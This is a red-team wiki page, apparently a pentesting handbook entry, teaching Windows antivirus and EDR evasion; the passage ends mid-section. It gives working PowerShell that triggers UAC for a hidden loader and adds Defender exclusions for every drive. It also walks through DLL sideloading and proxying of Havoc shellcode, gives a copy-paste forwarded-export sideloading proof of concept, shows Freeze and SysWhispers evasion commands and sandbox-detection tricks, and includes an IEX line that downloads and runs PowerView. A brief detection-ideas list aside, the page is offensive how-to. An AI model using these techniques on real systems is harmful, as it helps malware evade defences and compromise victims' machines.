Antivirus (AV) Bypass
This page was initially written by @m2rc_p!
Stop Defender
- defendnot: A tool to stop Windows Defender from working.
- no-defender: A tool to stop Windows Defender from working faking another AV.
- Disable Defender if you are admin
Installer-style UAC bait before tampering with Defender
Public loaders masquerading as game cheats frequently ship as unsigned Node.js/Nexe installers that first ask the user for elevation and only then neuter Defender. The flow is simple:
- Probe for administrative context with
net session. The command only succeeds when the caller holds admin rights, so a failure indicates the loader is running as a standard user. - Immediately relaunch itself with the
RunAsverb to trigger the expected UAC consent prompt while preserving the original command line.
if (-not (net session 2>$null)) {
    powershell -WindowStyle Hidden -Command "Start-Process cmd.exe -Verb RunAs -WindowStyle Hidden -ArgumentList '/c ""`<path_to_loader`>""'"
    exit
}
Victims already believe they are installing “cracked” software, so the prompt is usually accepted, giving the malware the rights it needs to change Defender’s policy.[26]
Blanket MpPreference exclusions for every drive letter
Once elevated, GachiLoader-style chains maximize Defender blind spots instead of disabling the service outright. The loader first kills the GUI watchdog (taskkill /F /IM SecHealthUI.exe) and then pushes extremely broad exclusions so every user profile, system directory, and removable disk becomes unscannable:
$targets = @('C:\Users\', 'C:\ProgramData\', 'C:\Windows\')
Get-PSDrive -PSProvider FileSystem | ForEach-Object { $targets += $_.Root }
$targets | Sort-Object -Unique | ForEach-Object { Add-MpPreference -ExclusionPath $_ }
Add-MpPreference -ExclusionExtension '.sys'
Key observations:
- The loop walks every mounted filesystem (D:, E:, USB sticks, etc.) so any future payload dropped anywhere on disk is ignored.
- The
.sysextension exclusion is forward-looking—attackers reserve the option to load unsigned drivers later without touching Defender again. - All changes land under
HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions, letting later stages confirm the exclusions persist or expand them without re-triggering UAC.
Because no Defender service is stopped, naïve health checks keep reporting “antivirus active” even though real-time inspection never touches those paths.[26]
AV Evasion Methodology
Currently, AVs use different methods for checking if a file is malicious or not, static detection, dynamic analysis, and for the more advanced EDRs, behavioural analysis.
Static detection
Static detection is achieved by flagging known malicious strings or arrays of bytes in a binary or script, and also extracting information from the file itself (e.g. file description, company name, digital signatures, icon, checksum, etc.). This means that using known public tools may get you caught more easily, as they’ve probably been analyzed and flagged as malicious. There are a couple of ways of getting around this sort of detection:
- Encryption
If you encrypt the binary, there will be no way for AV of detecting your program, but you will need some sort of loader to decrypt and run the program in memory.
- Obfuscation
Sometimes all you need to do is change some strings in your binary or script to get it past AV, but this can be a time-consuming task depending on what you’re trying to obfuscate.
- Custom tooling
If you develop your own tools, there will be no known bad signatures, but this takes a lot of time and effort.
[!TIP] A good way for checking against Windows Defender static detection is ThreatCheck. It basically splits the file into multiple segments and then tasks Defender to scan each one individually, this way, it can tell you exactly what are the flagged strings or bytes in your binary.
I highly recommend you check out this YouTube playlist about practical AV Evasion.
Dynamic analysis
Dynamic analysis is when the AV runs your binary in a sandbox and watches for malicious activity (e.g. trying to decrypt and read your browser’s passwords, performing a minidump on LSASS, etc.). This part can be a bit trickier to work with, but here are some things you can do to evade sandboxes.
- Sleep before execution Depending on how it’s implemented, it can be a great way of bypassing AV’s dynamic analysis. AV’s have a very short time to scan files to not interrupt the user’s workflow, so using long sleeps can disturb the analysis of binaries. The problem is that many AV’s sandboxes can just skip the sleep depending on how it’s implemented.
- Checking machine’s resources Usually Sandboxes have very little resources to work with (e.g. < 2GB RAM), otherwise they could slow down the user’s machine. You can also get very creative here, for example by checking the CPU’s temperature or even the fan speeds, not everything will be implemented in the sandbox.
- Machine-specific checks If you want to target a user who’s workstation is joined to the “contoso.local” domain, you can do a check on the computer’s domain to see if it matches the one you’ve specified, if it doesn’t, you can make your program exit.
It turns out that Microsoft Defender’s Sandbox computername is HAL9TH, so, you can check for the computer name in your malware before detonation, if the name matches HAL9TH, it means you’re inside defender’s sandbox, so you can make your program exit.

Some other really good tips from @mgeeky for going against Sandboxes

Red Team VX Discord #malware-dev channel
As we’ve said before in this post, public tools will eventually get detected, so, you should ask yourself something:
For example, if you want to dump LSASS, do you really need to use mimikatz? Or could you use a different project which is lesser known and also dumps LSASS.
The right answer is probably the latter. Taking mimikatz as an example, it’s probably one of, if not the most flagged piece of malware by AVs and EDRs, while the project itself is super cool, it’s also a nightmare to work with it to get around AVs, so just look for alternatives for what you’re trying to achieve.
[!TIP] When modifying your payloads for evasion, make sure to turn off automatic sample submission in defender, and please, seriously, DO NOT UPLOAD TO VIRUSTOTAL if your goal is achieving evasion in the long run. If you want to check if your payload gets detected by a particular AV, install it on a VM, try to turn off the automatic sample submission, and test it there until you’re satisfied with the result.
EXEs vs DLLs
Whenever it’s possible, always prioritize using DLLs for evasion, in my experience, DLL files are usually way less detected and analyzed, so it’s a very simple trick to use in order to avoid detection in some cases (if your payload has some way of running as a DLL of course).
As we can see in this image, a DLL Payload from Havoc has a detection rate of 4/26 in antiscan.me, while the EXE payload has a 7/26 detection rate.

antiscan.me comparison of a normal Havoc EXE payload vs a normal Havoc DLL
Now we’ll show some tricks you can use with DLL files to be much more stealthier.
DLL Sideloading & Proxying
DLL Sideloading takes advantage of the DLL search order used by the loader by positioning both the victim application and malicious payload(s) alongside each other.
You can check for programs susceptible to DLL Sideloading using Siofra and the following powershell script:
Get-ChildItem -Path "C:\Program Files\" -Filter *.exe -Recurse -File -Name| ForEach-Object {
    $binarytoCheck = "C:\Program Files\" + $_
    C:\Users\user\Desktop\Siofra64.exe --mode file-scan --enum-dependency --dll-hijack -f $binarytoCheck
}
This command will output the list of programs susceptible to DLL hijacking inside “C:\Program Files\” and the DLL files they try to load.
I highly recommend you explore DLL Hijackable/Sideloadable programs yourself, this technique is pretty stealthy done properly, but if you use publicly known DLL Sideloadable programs, you may get caught easily.
Just by placing a malicious DLL with the name a program expects to load, won’t load your payload, as the program expects some specific functions inside that DLL, to fix this issue, we’ll use another technique called DLL Proxying/Forwarding.
DLL Proxying forwards the calls a program makes from the proxy (and malicious) DLL to the original DLL, thus preserving the program’s functionality and being able to handle the execution of your payload.
I will be using the SharpDLLProxy project from @flangvik
These are the steps I followed:
1. Find an application vulnerable to DLL Sideloading (siofra or using Process Hacker)
2. Generate some shellcode (I used Havoc C2)
3. (Optional) Encode your shellcode using Shikata Ga Nai (https://github.com/EgeBalci/sgn)
4. Use SharpDLLProxy to create the proxy dll (.\SharpDllProxy.exe --dll .\mimeTools.dll --payload .\demon.bin)
The last command will give us 2 files: a DLL source code template, and the original renamed DLL.

5. Create a new visual studio project (C++ DLL), paste the code generated by SharpDLLProxy (Under output_dllname/dllname_pragma.c) and compile. Now you should have a proxy dll which will load the shellcode you've specified and also forward any calls to the original DLL.These are the results:

Both our shellcode (encoded with SGN) and the proxy DLL have a 0/26 Detection rate in antiscan.me! I would call that a success.

[!TIP] I highly recommend you watch S3cur3Th1sSh1t’s twitch VOD about DLL Sideloading and also ippsec’s video to learn more about what we’ve discussed more in-depth.
Abusing Forwarded Exports (ForwardSideLoading)
Windows PE modules can export functions that are actually “forwarders”: instead of pointing to code, the export entry contains an ASCII string of the form TargetDll.TargetFunc. When a caller resolves the export, the Windows loader will:
- Load
TargetDllif not already loaded - Resolve
TargetFuncfrom it
Key behaviors to understand:
- If
TargetDllis a KnownDLL, it is supplied from the protected KnownDLLs namespace (e.g., ntdll, kernelbase, ole32).[15] - If
TargetDllis not a KnownDLL, the normal DLL search order is used, which includes the directory of the module that is doing the forward resolution.
This enables an indirect sideloading primitive: find a signed DLL that exports a function forwarded to a non-KnownDLL module name, then co-locate that signed DLL with an attacker-controlled DLL named exactly as the forwarded target module. When the forwarded export is invoked, the loader resolves the forward and loads your DLL from the same directory, executing your DllMain.[13]
Example observed on Windows 11:
keyiso.dll KeyIsoSetAuditingInterface -> NCRYPTPROV.SetAuditingInterfaceNCRYPTPROV.dll is not a KnownDLL, so it is resolved via normal search order.
PoC (copy-paste):
- Copy the signed system DLL to a writable folder
copy C:\Windows\System32\keyiso.dll C:\test\- Drop a malicious
NCRYPTPROV.dllin the same folder. A minimal DllMain is enough to get code execution; you do not need to implement the forwarded function to trigger DllMain.
// x64: x86_64-w64-mingw32-gcc -shared -o NCRYPTPROV.dll ncryptprov.c
#include <windows.h>
BOOL WINAPI DllMain(HINSTANCE hinst, DWORD reason, LPVOID reserved){
    if (reason == DLL_PROCESS_ATTACH){
        HANDLE h = CreateFileA("C\\\\test\\\\DLLMain_64_DLL_PROCESS_ATTACH.txt", GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
        if(h!=INVALID_HANDLE_VALUE){ const char *m = "hello"; DWORD w; WriteFile(h,m,5,&w,NULL); CloseHandle(h);}
    }
    return TRUE;
}- Trigger the forward with a signed LOLBin:
rundll32.exe C:\test\keyiso.dll, KeyIsoSetAuditingInterfaceObserved behavior:
- rundll32 (signed) loads the side-by-side
keyiso.dll(signed) - While resolving
KeyIsoSetAuditingInterface, the loader follows the forward toNCRYPTPROV.SetAuditingInterface - The loader then loads
NCRYPTPROV.dllfromC:\testand executes itsDllMain - If
SetAuditingInterfaceis not implemented, you’ll get a “missing API” error only afterDllMainhas already run
Hunting tips:
- Focus on forwarded exports where the target module is not a KnownDLL. KnownDLLs are listed under
HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs. - You can enumerate forwarded exports with tooling such as:
dumpbin /exports C:\Windows\System32\keyiso.dll
# forwarders appear with a forwarder string e.g., NCRYPTPROV.SetAuditingInterface- See the Windows 11 forwarder inventory to search for candidates: https://hexacorn.com/d/apis_fwd.txt[14]
Detection/defense ideas:
- Monitor LOLBins (e.g., rundll32.exe) loading signed DLLs from non-system paths, followed by loading non-KnownDLLs with the same base name from that directory
- Alert on process/module chains like:
rundll32.exe→ non-systemkeyiso.dll→NCRYPTPROV.dllunder user-writable paths - Enforce code integrity policies (WDAC/AppLocker) and deny write+execute in application directories
Freeze
Freeze is a payload toolkit for bypassing EDRs using suspended processes, direct syscalls, and alternative execution methods
You can use Freeze to load and execute your shellcode in a stealthy manner.
Git clone the Freeze repo and build it (git clone https://github.com/optiv/Freeze.git && cd Freeze && go build Freeze.go)
1. Generate some shellcode, in this case I used Havoc C2.
2. ./Freeze -I demon.bin -encrypt -O demon.exe
3. Profit, no alerts from defender
[!TIP] Evasion is just a cat & mouse game, what works today could be detected tomorrow, so never rely on only one tool, if possible, try chaining multiple evasion techniques.
Direct/Indirect Syscalls & SSN Resolution (SysWhispers4)
EDRs often place user-mode inline hooks on ntdll.dll syscall stubs. To bypass those hooks, you can generate direct or indirect syscall stubs that load the correct SSN (System Service Number) and transition to kernel mode without executing the hooked export entrypoint.[32]
Invocation options:
- Direct (embedded): emit a
syscall/sysenter/SVC #0instruction in the generated stub (nontdllexport hit). - Indirect: jump into an existing
syscallgadget insidentdllso the kernel transition appears to originate fromntdll(useful for heuristic evasion); randomized indirect picks a gadget from a pool per call. - Egg-hunt: avoid embedding the static
0F 05opcode sequence on disk; resolve a syscall sequence at runtime.
Hook-resistant SSN resolution strategies:
- FreshyCalls (VA sort): infer SSNs by sorting syscall stubs by virtual address instead of reading stub bytes.
- SyscallsFromDisk: map a clean
\KnownDlls\ntdll.dll, read SSNs from its.text, then unmap (bypasses all in-memory hooks). - RecycledGate: combine VA-sorted SSN inference with opcode validation when a stub is clean; fall back to VA inference if hooked.
- HW Breakpoint: set DR0 on the
syscallinstruction and use a VEH to capture the SSN fromEAXat runtime, without parsing hooked bytes.
Example SysWhispers4 usage:
# Indirect syscalls + hook-resistant resolution
python syswhispers.py --preset injection --method indirect --resolve recycled

# Resolve SSNs from a clean on-disk ntdll
python syswhispers.py --preset injection --method indirect --resolve from_disk --unhook-ntdll

# Hardware breakpoint SSN extraction
python syswhispers.py --functions NtAllocateVirtualMemory,NtCreateThreadEx --resolve hw_breakpoint
AMSI (Anti-Malware Scan Interface)
AMSI was created to prevent “fileless malware”. Initially, AVs were only capable of scanning files on disk, so if you could somehow execute payloads directly in-memory, the AV couldn’t do anything to prevent it, as it didn’t have enough visibility.
The AMSI feature is integrated into these components of Windows.
- User Account Control, or UAC (elevation of EXE, COM, MSI, or ActiveX installation)
- PowerShell (scripts, interactive use, and dynamic code evaluation)
- Windows Script Host (wscript.exe and cscript.exe)
- JavaScript and VBScript
- Office VBA macros
It allows antivirus solutions to inspect script behavior by exposing script contents in a form that is both unencrypted and unobfuscated.
Running IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1') will produce the following alert on Windows Defender.

Notice how it prepends amsi: and then the path to the executable from which the script ran, in this case, powershell.exe
We didn’t drop any file to disk, but still got caught in-memory because of AMSI.
Moreover, starting with .NET 4.8, C# code is run through AMSI as well. This even affects Assembly.Load(byte[]) to load in-memory execution. Thats why using lower versions of .NET (like 4.7.2 or below) is recommended for in-memory execution if you want to evade AMSI.
There are a couple of ways to get around AMSI:
- Obfuscation
Since AMSI mainly works with static detections, therefore, modifying the scripts you try to load can be a good way for evading detection.
However, AMSI has the capability of unobfuscating scripts even if it has multiple layers, so obfuscation could be a bad option depending on how it’s done. This makes it not-so-straightforward to evade. Although, sometimes, all you need to do is change a couple of variable names and you’ll be good, so it depends on how much something has been flagged.
- AMSI Bypass
Since AMSI is implemented by loading a DLL into the powershell (also cscript.exe, wscript.exe, etc.) process, it’s possible to tamper with it easily even running as an unprivileged user. Due to this flaw in the implementation of AMSI, researchers have found multiple ways to evade AMSI scanning.
Forcing an Error
